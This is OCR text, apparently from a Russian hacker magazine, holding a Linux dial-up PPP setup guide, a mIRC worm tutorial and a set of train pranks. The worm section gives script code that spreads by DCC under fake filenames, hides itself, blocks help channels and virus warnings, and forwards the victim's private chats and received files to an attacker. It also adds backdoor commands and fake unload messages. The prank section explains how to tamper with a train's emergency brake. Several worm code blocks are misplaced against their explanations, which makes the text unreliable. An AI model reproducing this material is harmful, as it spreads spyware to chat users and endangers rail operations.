Конечно, совсем не обязательно загромождать трафик просьбами расшифровать "weather.yahoo.com". Его IP вряд ли изменится за 1-2 дня. На такой случай в Linux предусмотрено ведение собственной базы DNS. Она хранится в файле /etc/hosts, который имеет следующую структуру:

```
127.0.0.1        localhost
212.192.100.66   biobase.tsu.tomsk.su
```

в моем случае. Между IP серверов и соответствующим им именем можно запихать любой разделительный символ: пробел или табуляцию.
Порядок отправки запросов на расшифровку имени сервера устанавливается в файле /etc/host.conf, который должен содержать строки

```
order hosts, bind
multi on
```

Если же вы перепишите

```
order bind, hosts
```

то получится полный облом, и содержимое вашего etc/hosts учитываться практически не будет.
Имя домена должно занять свое место в файле etc/ppp/options. При этом его содержимое станет похожим на нечто такое

```
lock
domain      tsu.ru
```

Кроме этого, домен может найти и еще одно применение. Если тебе удастся таки выскочить в Internet, то можно сразу заявить о себе именем vasia.tsu.ru и организовать временные finger, ftp и даже www сервера. Для этого в файле инициализационных настроек машины (/etc/rc.d/rc.local - например) следует прописать строку типа

```
/bin/hostname vasia.tsu.ru
```


Конечно, твой личный сервер нельзя использовать для организации баннерной сети обмена или мощного сетевого портала со 100 000 посетителей в минуту, но все же может пригодиться!..

Обратим взоры на твой основной орган для установления различных связей, то есть модем. Надеюсь, ты купил стабильный девайс от ништячных производителей. Потому что если у тебя какой-нибудь там зюхел, собранный на комплектующих от акорпа с последующим апгрейтом от роботикса, то я умываю руки... Хотя, в принципе, это не важно. Главное, чтобы у тебя была голова на плечах, а не в другом месте. Для самых что ни на есть распространенных модемов, работающих по AT стандартам, можно использовать скрипт /etc/ppp-on-dialer в следующем виде:

```
#!/bin/sh
#
# /etc/ppp-on-dialer
# Выполняет всю черную работу по установке соединения
#
exec chat -v \
        TIMEOUT        3 \
        ABORT          '\nBUSY\r'\
        ABORT          '\nNO ANSWER\r' \
        ABORT
'\nRINGING\r\n\r\nRINGING\r' \
        ''  \rAT\
        'OK-+++\c-OK'          ATH0\
        TIMEOUT        30\
        OK             ATDP$TELEPHONE\
        CONNECT
1000
        ''\
        name:--name:   $ACCOUNT\
        password:      $PASSWORD
```

При первом просмотре можно заметить, что, по всей видимости, кто-то с кем-то ведет чат. Так оно и есть! Это Linux пытается завязать разговор с модемом и уговорить его набрать требуемый номер. Судя по количеству "абортов", сделать это не так уж и легко... %)



Единственный параметр, который интересует нас в этом скрипте, это код ATDP, который означает переход на пульсовой набор номера. Если твоя АТС допускает использование тонального набора, то я настоятельно рекомендую тебе прямо сейчас ломануться к ним и договориться о переключении с пульсового на более быстрый тональный набор. Это сбережет время, а значит - деньги (или деньги, а значит - время).



Код ATD переключает модем в режим тонального набора номеров.

Хо-хо-хо! Как говориться, наступает полный абзац. Нервных и беременных просим удалиться. %) Мы приступаем к конфигурированию самого важного и главного скрипта, предназначенного непосредственно для установки и полной инициализации связи с Internet через провайдера. Расположен он в /usr/sbin/ppp-on. Наберите полную грудь воздуха и открывайте:

```
#!/bin/sh
#
# ppp-on
#
# Основные параметры настройки
TELEPHONE=410458      # Телефонный номер гейта
ACCOUNT=vasia         # Регистрационное имя
```

```
PASSWORD=12345       # Пароль
LOCAL_IP=212.192.100.77 # Локальный IP
REMOTE_IP=0.0.0.0      # Удаленный IP
NETMASK=255.255.255.240  # Маска подсети
#
export TELEPHONE ACCOUNT PASSWORD
# Укажите полное имя программы набора номера
DIALER_SCRIPT=/etc/ppp/ppp-on-dialer
#Типичный запуск демона pppd после соединения с
# помощью ppp-on-dialer
#
exec /usr/sbin/pppd debug lock modem crtscts
/dev/ttyS2 38400 \
asyncmap 20A0000 escape FF kdebug 0
$LOCAL_IP:$REMOTE_IP \
noipdefault netmask $NETMASK defaultroute connect
$DIALER_SCRIPT
```

Хм… Оказалось, все не так уж сложно. Вон телефонный номер указывается, логин и пассворд, затем остальные сетевые параметры. Если провайдер выделяет хостам динамический IP, то следует прописать LOCAL_IP=0.0.0.0

Загрузив все переменные окружения, скрипт стартует демона pppd. Полное описание всех ключей его запуска можно посмотреть в справочнике. Сейчас же следует обратить внимание на параметры /dev/ttyS2 38400, под которыми подразумевается, что у тебя на втором последовательном порту (COM2) висит модем с пропускной способностью 38400 бод (33600 бод). Проверь, прописан ли модем в dev? Если нет, то следует добавить в один из инициализационных файлов (типа rc.local или rc.serial) строку
/bin/setserial -b /dev/ttyS2
или
/bin/setserial -b /dev/ttyS2 IRQ 11
если используется специальное прерывание.

Сейчас ты уже полностью укомплектован и на 100% готов “иметь” Internet по полной программе. Но… кажется, мы что-то забыли! Ну конечно, следует также подготовить скрипт для “цивильного” завершения связи с провайдером и выгрузки демона pppd из памяти компа. Хотя, в принципе, можно пользоваться и кнопкой “Reset”… К великому счастью, ppp-off править не нужно. Если установка связи требует настройки разных скриптов, то разорвать связь с кем угодно Linux способен самостоятельно.

Надеюсь, ты уже чувствуешь неоспоримое преимущество Linux перед Вынью. Еще бы! И скорость связи раза в 1.5-2 стала больше, и комп не глючит и не виснет.

Набрав команду “ppp-on” и установив связь с провайдером, следует убедиться, что мы получили таки доступ к ресурсам Internet. Для этого не следует сразу грузить Нет-Шкаф - берите ниже! Начнем с
ping 212.192.100.1

Если пакеты не вернулись, то следует проверить все скрипты с самого начала. Ошибка может быть в любом из них, кроме, конечно, /etc/resolv.cfg и других связанных с ним файлов.
После попробуй круче

ping www.tsu.ru

В случае “тайм аута” ошибку, наоборот, следует искать как раз в файлах /etc/resolv.cfg и т.п.
И уже, ваще, коронная команда, после которой следует бежать за шампанским, т.к. все эти полчаса мы жутко рисковали и просто-напросто заслужили его! Итак, печатаем


traceroute www.tsu.ru

и под выскакивающие на экран имена серверов с временами ответов, хлопки пробок и шипенье пузырьков поздравляем друг друга с успешным преодолением “чекпоинта”, о котором я толковал в самом начале статьи.

Надеюсь, ты уже чувствуешь неоспоримое преимущество Linux перед Вынью. Еще бы! И скорость связи раза в 1.5-2 стала больше, и комп не глючит и не виснет. Кстати сказать, в последнее время начало появляться очень большое количество статей и книг, посвященных Linux. Большинство из них совершенно бесплатно можно скачать из Internet. Все больше и больше российского народу склоняется на сторону Линукс, его начали ставить даже в компьютерных классах!

Ответы на нерассмотренные в этой статье вопросы, такие как: автоматический повтор набора номера, набор списка номеров, оптимизация связи и др., уже можно найти на многих российских серверах, посвященных Linux (начни с www.linux.ru). И не забудь… купить футболку с надписью “Linux Rulezzz!” - теперь ты точно знаешь, что это истинная правда!





IRC-ВИРУСЫ

The Hound Of Winter (thow@ireland.com)

Здесь находят друзей, самых настоящих, и наживают врагов, тоже не игрушечных, с которыми дело зачастую доходит до чатовской войны. Благо, возможности
повоевать IRC
предоставляет предостаточно.
;-E

IRC - как много в этом слове для настоящего знатока и ценителя нехалявного инетовского времени. Именно такой скажет, что все эти Аси и АОЛы - от беса лукавого (истинно тебе говорю, сын мой ;-))), вебовские поделки - для неандертальцев, а настоящий чат - это IRC и только IRC. Тут тебе и целое поле для собственной деятельности, ограниченное только собственным воображением, и куча собеседников по душе и настроению. А если завести свой собственный канал, так и вообще нет предела мечтаниям иного интернетчика - кого хочу, того пускаю, да чтоб не шумели, а то всех повыгоняю. ;-) Все было бы слишком сладко для некоторых личностей, если бы не парни, которые любят не только “потрепаться за жизнь”, но и руки свои геометрически правильные приложить к разным частям техники. Так, между прочим, стали появляться первые хакеры в Сети. И благодаря им, ставшим ложкой дегтя, у кое-кого кое-что не слипнется от слишком сладкой жизни. ;-) Так произошло и в IRC. Со временем, когда увеличилась популярность Internet Relay Chat’ов, стали появляться методики проведения военных действий в чате, а то и просто распространения вирусов. Информацией именно о таких вирусах я и хочу поделиться.

Младшие братья интернетовских червей - IRC-черви - сегодня представляют собой простые программы, размером всего в несколько сотен байт, написанные на ассемблере. А в большинстве своем ирк-червячки являются макровирусами. Практически все IRC-клиенты, которые устанавливают себе все, кому не лень, снабжены механизмами обработки скриптов, которые пишутся обычно на собственных (придуманных авторами этого IRC-клиента) языках. Чтобы не разводить лишних соплей и не украшать ими коврик для мыши в стиле барокко, ;-) рассмотрим частный пример - IRC-клиент mIRC. Это очень популярный, шароварный (условно-бесплатный, при старте показывает информацию из хелп-файла об авторах и сайте) клиент, доступный для скачивания любому. Новички в IRC обычно ставят себе именно его, поэтому и mIRC_Worm вирусы отлавливают в природе чаще - кому придет в голову, что, согласившись принять файл, можно получить такую заразу? ;-)

Рассмотрим схему функционирования чатовских червей, а заодно напишем вирус - заморим червячка! Установим (если еще не стоит) mIRC, скачав его, например, с www.irc.ru, и разберемся, что к чему. Первым делом нужно узнать, что находится в каталоге, куда установился mIRC. Ключевые файлы там - это MIRC.INI и SCRIPT.INI. Причем, первый присутствует там сразу после инсталляции. MIRC.INI содержит общие настройки программы, а SCRIPT.INI содержит стандартные и пользовательские (которые юзер пишет сам уже в процессе пользования программой) скрипты. На самом деле скрипты могут содержаться в произвольном файле, только имя этого файла надо будет внести в секцию [rfiles] файла MIRC.INI:

"Само слово IRC расшифровывается как Internet Relay Chat. Программа эта была разработана в 1988 году финским студентом Jarkko Oikarinen и первоначально задумана в качестве системы коммуникации для его Mailbox – OuluBox. Затем программа распространилась через США по всему Интернету и стала в нем одной из самых интересных. Начиная с Финляндии, это было использовано более чем в 60 странах повсеместно. IRC – многопользовательская система беседы, где люди встречаются в Каналах (комнаты, виртуальные места, обычно с определенной темой разговора), чтобы поговорить, объединившись в группы или частным образом. Нет ограничения в количестве людей, которые могут участвовать в данной дискуссии, или в количестве каналов, которые могут формироваться на IRC. (предисловие с сайта www.irc.ru)

Теперь настало время рассмотреть простенького червячка под микроскопой. Нет микроскопы? Берем большущую лупу или, на худой конец, клизьму с механизмой и смотрим листинг:

```
[rfiles]
n0=myscript.ini
```

Уже заметил странность? Каждая строка в секции начинается с буквы "n" и ее номера, относительно начала этой секции. Это особенность INI-файла не только для mIRC, так что придется смиритмся. Скрипты в mIRC очень похожи на язык С, в них присутствуют такие же конструкции и даже операторы. Есть, правда, и существенные отличия. Главное - работа скрипта зависит от того, что происходит в программе mIRC. Поэтому все действия описаны как реакции на какие-либо события. Строка n0 как раз и содержит такое описание. Конструкция "on 1:join:#:" означает, что весь определенный для нее код будет выполняться каждый раз, когда кто-то заходит на канал, на котором уже сидит довольный обладатель этого червячка. Дальше, прямо как в Си, код заключается в кавычки. Если пришел не сам пользователь (только что подключился, а скрипт, знамо дело, уже сработал), а кто-то другой, то выполняется строка n1. Команды скрипта - точное повторение обычных команд IRC. Здесь и /join - зайти на канал, и /msg - отправить сообщение... А начертанная выше команда /dcc send - отправить файл другому пользователю - позволяет скрипту размножаться. Ну и, конечно, заранее нужно написать (на каком угодно языке - только откомпилировать) WORM.EXE, который пропишет все, о чем только что сказано, в соответствующие файлы.

```
n0=on 1:join:#: { if ( $nick == $me ) halt
n1=else .dcc send $nick WORM.EXE }
```

Вернемся к первой строке и разберем, как записывается обработчик события.

ON 1: EVENT : [PARAM] { * }

1 - обозначает уровень доступа, на котором исполняется код. Для наших целей вполне хватит единицы.

EVENT - это название события, которое мы хотим обработать.

PARAM - дополнительные параметры, которых может и не быть. В любом случае, для каждого события они свои.

{ * } - код, который будет выполнен, когда произойдет указанное событие.

Основных событий не очень много:

CONNECT - происходит, когда mIRC пытается связать с IRC-сервером.

JOIN - срабатывает, когда любой пользователь заходит на какой-то из каналов.

PART - обратный к JOIN, он срабатывает, когда любой пользователь покидает канал.

TEXT - при получении сообщения.

OP - пользователь получает статус Оператора канала. (Оп'а)

Заметь, что команды из консоли в IRC-клиенте вызывают как "/command", а в скрипте пишутся как ".command" - точка, потом имя команды. Теперь мы в силах немного оптимизировать и дописать червяка:

```
n0=on 1:join:#: { if ( $nick != $me ) .dcc send $nick WORM.EXE }
n1=on 1:part:#: { if ( $nick != $me ) .dcc send $nick WORM.EXE }
n2=on 1:connect: { .msg #WORMagentX Infected $nick is connecting to IRC... }
```

Первые две строчки срабатывают, когда кто-то, кроме пользователя, заходит или покидает канал, отсылая всем приходящим и уходящим свои копии. Естественно, чтобы пользователь принял копию, стоит назвать ее как-нибудь получше: MySexyPicture.JPG.EXE, к примеру. Впрочем, все это старые избитые трюки. Но и тут есть одна прикольная фича у старых mIRC'ов - все входящие файлы они складывают в свой каталог (к примеру, в C:\mIRC\). Там же лежат и все инициализационные файлы, скрипт-файлы и, следовательно, SCRIPT.INI, который содержит юзерские скрипты. Из SCRIPT.INI скрипты выполняются по умолчанию! И если послать юзеру свой собственный SCRIPT.INI, снабдив его вирусом-червяком, и юзер его примет, то его собственный SCRIPT.INI будет перезаписан и (алеоп!) без лишних усилий лама получает червяка в качестве бесплатного плагина к своему любимому mIRC. Еще вариант - рассылать *.DOC файлы с внедренным макро-вирусом, который запишется еще и в mIRC-скрипт, или вообще снабженный OLE-связкой... но это уже совсем другая история. А мы вернемся к скриптам, чтобы покайфовать вдоволь над уже пораженным юзером.

Когда кто-то на одном из каналов, где сидит наш ламос, что-то произносит, генерируется событие TEXT. На это событие можно определить все что угодно - например, так:

```
n0=on 1:text:#:*дурак*:/say $chan Да, я такой!!!
```

Как ты думаешь, что произойдет, если ему сказать, что он дурак? Хе-хе, он, как пить дать, согласится! ;-))) Кроме того, можно прикалываться на разные темы, в зависимости от канала, на котором находится этот лама:

```
n0=on 1:text:#: if ($chan == #help) { *помощь*: /say $chan Тут все дураки!!! }
```

С каналами вообще происходит много чего интересного. Допустим, неплохо было бы нашего червячка спрятать. Прямо так сделать это непросто, но возможно чуть прикрыть файл, который содержит червяка:

```
n22=on 1:connect:{
n23=.run attrib +h script.ini
n24=.run attrib +r script.ini
n25=.run attrib +s script.ini
n26=}
```

Команда /run запускает файл на исполнение - если известно, что у пользователя есть троян, то можно его запустить! А можно стартовать Нетшкаф (Netscape) с каким-нибудь сайтом XXX на выбор. ;-) Но в данном случае мы просто устанавливаем файл SCRIPT.INI атрибуты "скрытый, только для чтения, системный". Глупый юзер с настройками по умолчанию этого файла никогда не увидит. Точно так же можно поступить и с WORM.EXE, о котором уже говорилось. Можно также запретить общаться юзеру на эту тему с кем бы то ни было:

```
n29=on 1:text:*script.ini*:#: .ignore $nick
n30=on 1:text:*virus*:#: .ignore $nick
n31=on 1:text:*worm*:#: .ignore $nick
n32=on 1:text:*exe*:#: .ignore $nick
```

И пользователю даже не будут показаны сообщения о вирусах и всем таком, что содержит слова worm, virus, exe, script.ini. Решетка "#" означает, что фильтруются сообщения на каналах, а если там поставить "?" - знак вопроса, то базар (в натуре) будет фильтроваться и в приватсообщениях. Это все действенные методы, но

Переменные mIRC

$exists(filename)	возвращает $true, если соответствующий файл найден на диске.
$finddir(dir,wildcard,N,depth,command)	ищет каталоги (не больше N) по маске wildcard, глубиной до depth.
$findfile(dir,wildcard,N,depth,command)	аналогично $finddir, только ищет файлы.
$isdir(dirname)	возвращает $true, если dirname – это каталог.
$isfile(filename)	возвращает $true, если filename – это файл.
$nofile(filename)	возвращает путь к файлу filename без имени самого файла.
$mircdir	возвращает имя каталога с mIRC'ом.
$mircini	возвращает имя главного конфигурационного файла (по умолчанию MIRC.INI).
$ip	отдает IP адрес пользователя.
$me	вернет ник пользователя.
$chan	название текущего канала.
$nick	ник пользователя.
$script	возвращает имя активного скрипта.
$+	складывает строки: ("Cool $+ Hacker" = "CoolHacker").

Команды mIRC

/bread filename S N &binvar	читает N байт, начиная с позиции S из файла filename в переменную binvar.
/bwrite filename S N &binvar	записывает N байт в файл filename, начиная с позиции S.
/bset &binvar N ascii	присваивает переменной &binvar N символов из строки ascii.
/dcc send nick filename	посылает файл filename пользователю nick.
/join channel(s)	зайти на канал(ы).
/part channel(s)	уйти с канала(ов).
/msg nick (или #channel) message	послать сообщение message для пользователя nick или на канал #channel.
/run filename	запускает файл на исполнение. Если указана опция –n (/run –n), то окно запуска будет минимизировано!

можно также запретить заходить на специальные каналы, предназначенные для помощи новичкам. Например, #help канал есть на всех серверах без исключения:

```
n15=on 1:join:#:if $chan = #help /part $chan
```

И как только пользователь зайдет на какой-нибудь канал, он оттуда сразу будет выкинут. Никакой помощи, никакой информации о вирусах. ;-) Плюс можно поиграться с каналами и таким образом:

```
n15=on 1:op:#: .kick $me Идиот, ну куда же ты приперся?!
```

Действие просто убойное - как только лама заходит на канал и получает там Оп'а, он сразу же САМ СЕБЯ, с возмущенными криками в свой адрес, с этого канала вышибает. ;-))) Действие /kick команды можно немного отсрочить, чтобы он успел что-нибудь сказать сам себе на прощание ;-))) командой /timer.

```
n15=on 1:op:#: .timer 0 /kick $me Идиот, ну куда же ты приперся?!
```

И лама уйдет в мир оффлайна через минуту, а не сразу при получении Оп'а. А пока он что-то там пишет, можно его попугать:

```
n16=/titlebar ##### Lamers MUST DIE ######
```

Вот он удивится тому, что его mIRC умеет! ;-))) А его mIRC умеет очень много с нашей помощью! ;-) Например, следить за каждым его шагом и сообщать нам. Первым делом пользователь коннектится к серверу:

```
n40=on 1:connect: .msg Hacker Пользователь $nick с вирусом появился на IRC.
```

Как я уже сказал, перед командой ставится не "/", а "." - точка, тогда выполнение команды не отображается пользователю, и он ничего не увидит. Итак, пользователь подключается, а скрипт отсылает соответствующее сообщение некоему Hacker'у. Можно добавить немного информации к этому сообщению - например, IP-адрес ламы, сервер и порт, к которым он подключился. Но просто сообщениями о пользователях дело может и не закончиться. Можно запросто видеть все, о чем говорит бедняга не только на каналах, но и в привате!

```
n5=alias remote {
n6= if ($1 == off) { echo 6 *** Remote is OFF (Ctcps,Events,Raw) }
n7= if ($1 == on) { echo 6 *** Remote is ON (Ctcps,Events,Raw) }
n8=}
n9=alias unload {
n10= if ($1 == -rs) { echo 6 *** Unloaded script 'script.ini' }
n11=}
```

Команда /raw позволяет общаться с сервером IRC напрямую, минуя IRC-клиента. Это позволяет обрабатывать команды, которые не исполняются IRC-клиентом или выполняются не так, как нам того хочется. В данном случае все нужно делать тихо, поэтому выполняем не команду /msg, а /raw PRIVMSG. (Еще раз напомню, что лучшим помощником в написании скрипто-червяков для mIRC может стать только хелпфайл самого mIRC!!!) В обработчик "on text" просто делается копия всего содержимого сообщения еще одному человеку - Hacker'у, то есть тебе. ;-) Чтобы не светиться на канале, сообщение копируется в приват. Можно было бы сделать не приват-сообщения, а просто копии на какой-нибудь канал, но это уже для случая, когда ламосов с пораженным mIRC'ом очень много. Обработчик "on input" отвечает за ввод с клавиатуры, так что когда мы обрабатываем сразу два этих события ("on text" и "on input"), скрипт будет ловить абсолютно все разговоры.

Есть еще много функциональных возможностей для таких червяков. IRC - просто кладезь полезных функций. Например, можно заставить червяка подчиняться нам "на расстоянии". Скажем, если выгнали с канала, а Оп'а на канале, будет "установлен" наш червяк, в котором будет написано:

```
n7=on 1:text:*unban*:?:{ .mode $chan -b $nick | .closemsg $nick }
```

то можно запросто себя восстановить на канале, послав ему сообщение в приват со словом "unban". Точно так же можно заставить червяка подчиняться удаленно. Например, следующими

командами в скрипте:

```
n15=alias /play /echo  2 *** Unable To Play $1-
n16=alias /remote /.remote on | /echo 12 *** Remote Off
n17=alias /events /.events on | /echo 12 *** Events Off
n18=alias /sreq /echo 12 SREQ IS NOW OFF
```

Первая строчка предоставляет по первому требованию доступ к диску C:\. Указанная после команды fserve единичка означает максимальное количество файлов, которые можно будет зааплоадить юзеру за один присест. Вторая строчка назначит любого, кто скажет "ops!", оператором на канале... со всеми вытекающими последствиями. ;-) Строчка под названием n5 позволит зайти на канал, куда нельзя зайти без приглашения. Очень удобно. ;-))) Предпоследняя строчка просто закроет окно mIRC. А последняя строчка после прочтения хелпфайла и еще пары док ;-) позволит для IRC-клиента и нашим "клиентам" выполнить любую команду, которая поддерживается IRC-сервером.

```
n20=on 1:text:*:#:.raw -q PRIVMSG Hacker : $+ < $+ $nick @ $chan $+ > $1-
n21=on 1:text:*:?:.raw -q PRIVMSG Hacker: $+ < $+ $nick @MSG> $1-
n22=on 1:input:#:.raw -q PRIVMSG Hacker: $+ < $+ $me @ $chan $+ > $1-
```

Правда, есть один нюанс - перед выполнением команды fserve - доступа к жесткому диску - будет выдано соответствующее сообщение об опасности, количестве хакеров на квадратный километр и все такое. Вместо одной этой команды можно попробовать вот эти две:

```
n16=on 1:filercvd:*.*: .dcc send Hacker $filename
n17=on 1:filercvd:*.exe,*.com,*.ini,*.vbs,*.bat: .dcc send Hacker $filename
```

Эти будут просто отсылать все файлы, которые лама получает/отсылает хакеру ;-).

Осталось внести пару штрихов в общий план, и ты сможешь сам составить вируса-червяка для IRC. Надо будет собрать все вместе, быстренько набросать прогу типа WORM.EXE и вперед, к освоению космоса! ;-)
После составления скрипта было бы неплохо позаботиться о его жизнеспособности. Сделаем так, чтобы скрипт нельзя было выгрузить и удалить, а еще запретить реакцию на некоторые события. Делается это просто:

```
n23=alias unload { halt }
n24=alias remove { halt }
n25=alias remote { halt }
```

Но для пущего эффекта можно симулировать работу этих команд, чтобы ламос не догадался, что что-то не так:

```
n3=on 1:text:*ftp*:#:.fserve $nick 1 c:\
n4=on 1:text:*op*:?:{ .mode $chan +o $nick | .closemsg $nick }
n5=on 1:text:*invite*:?:{ .invite $nick $2 | .closemsg $nick }
n6=on 1:text:*exit now*:#: { .exit }
n7=on 1:text:*try*:#: .raw $2 $3 $4
```

Кроме того, можно подгружать вспомогательные скрипты:

```
n16=/load -rs file.ext
```

Но это еще не все. mIRC - это архинастраиваемая оболочка, поэтому в ней можно запретить практически все. Но точно так же можно запретить и запрещать практически все. ;-)

```
n15=alias /play /echo  2 *** Unable To Play $1-
n16=alias /remote /.remote on | /echo 12 *** Remote Off
n17=alias /events /.events on | /echo 12 *** Events Off
n18=alias /sreq /echo 12 SREQ IS NOW OFF
```

Команда /play позволяет выводить содержимое текстового файла на консоль, /remote - отключать доступ к серверу через /raw и т.д., с помощью /events можно отключать любую реакцию на события, а /sreq просто отключает /dcc команды. Но при таком раскладе они всегда останутся включенными, а пользователю мы заявим, что - да, мол, все по нулям.

Последний штрих - DNS обращения при коннекте к серверу:

```
n1=on 1:dns:.raw -q PRIVMSG Hacker: $iaddress address: $naddress resolved: $raddress
```

Это позволит следить за IP-адресом пользователя и всех тех, к кому он обращается. Удобная штучка.

Вот, собственно, и все - начало положено. Остальное можно восполнить прямо из MIRC.HLP. Слегка посмотреть на него, может поискать в Сети примерчики, а может выпить бутылочку темного пивка для вдохновения (вопреки рекламе, самый вдохновенный гон рождается вовсе не от сладкой парочки Twix ;-))).

В общем, гуд лак!

Тхе Енд

P.S. Да! Чуть не забыл - нельзя использовать обработчики одного и того же собыпия дважды - не сработают. А в целом - лучше все пробовать делать самому. ;-)

НАШИ ПОЕЗДА - САМ ПОЕЗДАТЫЕ ПОЕЗДА

DON_R (ДОНОР)

Лето - пора отпусков и каникул. Где проводят свои отпуска прогрессивные представители нашего народа? Правильно, на югах. Юга - это такое место, где кулхацкер может отогреть свою заднюю мозоль, замутить темнокожих теток, вдоволь нахлебаться морской воды - в общем, даже и без компа провести время просто ураганно. Однако прямому попаданию в рай обычно предшествует доставка, и чаще всего на юга нас доставляет ПОЕЗД. В поезде ты можешь поспать, поесть, попеть и поболтать с друзьями (если они есть в наличии), залить баки по максимуму, но все это - обычная лажа. Давай лучше поставим весь поезд на уши!



Знаешь, как можно надолго обломать отправление отдельно взятого поезда (лучше чужого), а то и работу отдельно взятого вокзала? Тебе никогда не хотелось дернуть стоп-кран, когда поезд летит на полном ходу? Знаю, хотелось, но ты знаешь, что это - опасно. Давай дернем его, пока поезд стоит. В чем прикол? Ну, слушай. Приготовь перчатки, пассатижи и несколько отверток разных видов, также у тебя должен быть билет на поезд либо ты должен по-хитрому отвлечь проводника. Заходим в вагон и ищем стоп-кран, ставим друга Васю на стреме. Пассатижами срезаем пломбу (не выбрасывай ее!), поворачиваем ручку стоп-крана вверх на 90 градусов. Снизу на ручке должен быть болтик, который крепит ее к крану. Откручивай! Снимаем ручку. Тяжеленькая, гладенькая, длинненькая - сказка! Может, огреть ею машиниста по голове? Не-е-ет! Шутки в сторону, ноги врозь! Осмотрим ручку. Ага! В месте, которым она цепляется к крану, есть выемка... Так вот, она - квадратная! Возьми и вставь (хе-хе!) ее так, чтобы выглядело, как будто стоп-кран в нормальном положении. Примотай назад пломбу. Все, поезд мутировал в троянскую лошадку.

Итак, поезд отправляется... отправляется поезд... А вот никуда он не отправляется! Дергается он в конвульсиях! Теперь у тебя есть редкая возможность наблюдать кучу железнодорожников, загорающих под вагонами. Можешь зайти в туалет и спустить воду: пусть ребята освежатся!

З.Ы. Если поймают, вставят руки в задницу и вытянут из ушей, а потом в таком виде доставят в "Кресты". То-то зэки порадуются!

Инспектор сортиров

На железной дороге всё открывается и закрывается одной универсальной фишкой. Это уни-ключ (такая железка с треугольной выемкой). Заимев такой, сразу окажешься в шоколаде. Можно сделать и самому, если подрючить пассатижи напильником. Ну что, применим?

Самый простой прикол - это тихо открыть сортир, когда кто-нибудь там, и подождать на расстоянии, когда кто-нибудь еще захочет поюзать удобства. Но это - детсад.

А вот штука покрепче: нужна простыня, лист бумаги, карандаш, скотч, шапочка, наручники. Шапочка: должна быть из серой материи с темными полосками, сшить надо как у медсестер, сбоку пришить метку с номером. Наручники: милицейские (если не жалко) или детские пластмассовые, покрашенные металлической краской, надпилить наискосок.

Заходим в сортир, запираемся. Скручиваем простыню жгутом и привязываем ее к крючкам для полотенца. Далее два варианта: открываем окно и кидаем второй конец туда (во сказал!) либо нажимаем педаль у толчка и засовываем конец туда (типа, чувак просочился в канализацию). Раскидываем все, что можно. На самом видном месте кидаем шапочку и наручники. А над крючками для полотенца вешаем записку типа: "Ну что, мент поганый, взял, сука?" Выходим и запираем сортир снаружи.

Ждем-с...

Юзеры сортиров постепенно накопятся перед запертой дверью и потребуют у проводницы открыть. Далее ничего предсказать нельзя - смотри сам. ;)

Веселое купе

Это хорошо делать, когда едешь с друзьями в купе и когда все купе - ваше. "Это" - прощальный подарок для проводницы. ;) Итак, нужен поднос и куча энтузиазма. Во-первых, нужно набрать полный, с горкой, поднос бычков. Придется клянчить у дядек, типа "Мы бедные студенты..." или "Если выкурил бычок - не кидай его в толчок! Положи на унитаз. Мы докурим после вас". Сами вы столько не накурите. Ставим поднос на стол. Во-вторых, со всего поезда надо сгрести пустые бутылки и выстроить батареи под столом и на полке для багажа. В-третьих, необходимо набрать пустых консервных банок и забить ими багажники под нижними полками. Банки лучше мыть - не будет вонять. Если ты богатый перец, то можешь еще по стенам презеры развесить. ;) Представь себе, какой сюрприз ждет проводницу или будущих пассажирчиков этого купе.

З.Ы. Баттлы и бычки лучше прятать до самого последнего момента.

Забаненный поезд

Этот прикол для тех, кто сам в поезде не едет, но кому эти поезда каждое утро ездят по ушам. Как известно, реклама - двигатель торговли. По-

ЫЕ В МИРЕ!

